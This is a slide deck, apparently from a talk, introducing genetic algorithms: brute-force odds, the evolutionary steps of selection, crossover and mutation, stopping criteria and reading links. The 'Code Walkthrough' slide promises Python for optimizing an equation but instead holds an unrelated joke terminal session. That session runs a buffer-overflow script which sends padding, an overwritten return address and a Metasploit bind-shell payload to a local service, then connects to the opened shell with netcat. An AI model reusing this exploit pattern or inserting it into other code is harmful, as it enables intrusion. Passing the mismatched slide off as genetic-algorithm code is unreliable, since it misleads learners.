

Genetic Programming

Presenter:

Shaksham Kapoor

<https://www.linkedin.com/in/shakshamkapoor/>



Agenda

- Why use GA? 🤔
- Genetic Algorithms – Introduction 🖋️
- Problem Statement 🖋️
- Darwin Natural Selection 🧑🏿
- GA – Steps 👣
- Code Walkthrough 🖥️

Why use GA? 🤔

- Shakespearean Monkey or “The Infinite Monkey Theorem”



Why use GA? 🤔

Brute Force Search

“to be or not to be that is the question”

likelihood of typing a “t” randomly: $1/27$
likelihood of typing “to” randomly: $1/27 * 1/27$
likelihood of typing entire phrase: $(1/27) ^ 39$ or

1 in
66,555,937,033,867,822,607,895,549,241,096,482,953,017,615,834,735,226,163

A computer simulation with 1 million phrases per second would take:

~ 9,719,096,182,010,563,073,125,591,133,903,305,625,605,017 years.

Age of the universe: 13,750,000,000 years (estimated).

Interesting Stuff 🥰

- BoxCar2D: <http://boxcar2d.com/>

Car	Score	Time
0	0	0:00
1	0	0:00
2	8.3	0:07
3	0	0:00
4	0.7	0:00
5	62.9	0:32
6	4.4	0:02
7	0.2	0:00
8	0.1	0:02
9	6.3	0:04
10	2	0:01
11	0.2	0:01
12	0	0:00
13	0	0:00
14	1.4	0:01
15	0.7	0:01
16	0.7	0:03
17	1.9	0:02
18	2	0:01

Copy All Copy Selected

50

Up

Next

Down

Copy Current

Copy Best

Genetic Algorithm - Intro

- Genetic algorithms are a specific approach to optimization problems that can estimate known solutions and simulate evolutionary behavior in complex systems.
- This can further be broken down into the following three parts:
 - Traditional GA
 - Interactive Selection
 - Ecosystem Simulation



Problem Statement

- Find the phrase “to be or not to be” in a sea of possibilities?
- **Using Brute Force:** Wait for Gazillion years !!!!
- **Using GA:**

Best phrase:

To be or not to be.

total generations: 369

average fitness: 0.7897368421052614

total population: 200

mutation rate: 1%



Darwinian Natural Selection

- Heredity.
- Variation.
- Selection.



GA - Steps

SETUP:

Step 1: ***Initialize.*** Create a population of N elements, each with randomly generated DNA.

LOOP:

Step 2: ***Selection.*** Evaluate the fitness of each element of the population and build a mating pool.

Step 3: ***Reproduction.*** Repeat N times:

- a) Pick two parents with probability according to relative fitness.
- b) Crossover—create a “child” by combining the DNA of these two parents.
- c) Mutation—mutate the child’s DNA based on a given probability.
- d) Add the new child to a new population.

Step 4. Replace the old population with the new population and return to Step 2.

When do we stop?

1

At a predetermined generation number – Not very effective!!!

2

When we reach a predetermined goal. – Again, not effective!!

3

When our solution (local maximum) hasn't changed in X generations – Effective!!!



Real Life Applications

- Automotive Design



- Robotics



- Scheduling routes and travel (TSP!)





Code Walkthrough


- **Objective:** Maximize the output of an equation.
- **Programming Language:** Python



```
jazz@robot:~ $ open catfood
catfood: Unable to open catfood
Permission denied
jazz@robot:~ $ cat > canopener.py
#!/usr/bin/python
import socket
sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
sock.connect(('127.0.0.1',7500))
crash = '\x41'*1337
eip = '\xFF\xFE\xEF\x08'
payload = open("msf-bindshell-8888.bin").read()
sock.send(crash+eip+payload)
sock.close()
jazz@robot:~ $ chmod +x canopener.py; ./canopener.py
jazz@robot:~ $ nc -vv localhost 8888
localhost [127.0.0.1] 8888 (?) open
# open catfood
Opening delicious catfood...
```

Where to go next?

- The Nature of Code - <https://natureofcode.com/>
- Good Introduction - <https://blog.floydhub.com/introduction-to-genetic-algorithms/>
- Fun Source - <http://geneticprogramming.com/>
- Java - <https://processing.org/>
- JavaScript - <https://p5js.org/>
- Python - <https://gplearn.readthedocs.io/en/stable/>
- And do check out Wikipedia!!



Any
Questions?

